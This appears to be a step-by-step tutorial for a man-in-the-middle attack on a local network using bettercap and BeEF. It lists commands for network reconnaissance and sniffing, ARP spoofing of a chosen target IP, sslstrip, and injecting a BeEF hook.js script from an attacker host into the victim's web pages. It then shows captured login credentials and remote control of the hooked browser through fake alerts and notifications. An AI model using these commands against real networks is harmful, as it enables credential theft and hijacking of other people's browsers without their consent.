


Entering help command will show all the available commands in this tool. So we will follow those following steps after setup bettercap in out Kali Linux System..


Step 1 : Start the Recon Service First : **`net.recon on`**

Step 2 : Then Start Probe Service : **`net.probe on`**

Step 3 : Start Sniff service : **`net.sniff on`**



Step 4 : After truing the service on we can see the IP connected with the local Network : **`net.show`**




Step 5 : Lets setup target IP we will take the IP : **192.168.0.109**

Step 6 : Now set target IP for spoof :


`set arp.spoof.targets 192.168.0.109`

Step 7 : Turn on the spoof : **`arp.spoof on`**



Step 8 : Start http proxy : **`set http.proxy.sslstrip true`**


Step 9 : Now if I open a http login page and enter any credential, we can see the information -



Step 10 : Inject java-script code into webpage :

```
set http.proxy.injectjs http://192.168.0.107:3000/hook.js
```

Step 11 : Start the proxy : **`http.proxy on`**




Now the local network device it hooked with our system browser.

Step 12 : From the Beef-xss we can now send / manipulate data to the target


Step 13 : In the target system lets test with http://www.test.vulnweb.com

we have already hooked the target device successfully...

Step 14 : Now in the target device enter the credential into the vulnweb and enter…




We can see the entered input in our terminal…




Now lets send an alert to the target from beef-xss

Step 15 : Open beef-xss Ui panal and see the IP is in online browser!


Go to the IP-command tab :




Step 16 : Now under the *Browser tab > Hooked Domain* click the **Create Alert Dialog**



Then execute it…
In the target Device it will send a popup dialog .. Boom!!




Browser Hooked report Log :




Lets have some fun with browser Notification!!

Sending fake notification bar command to target :



Target browser Response as --



Service Running in bettercap :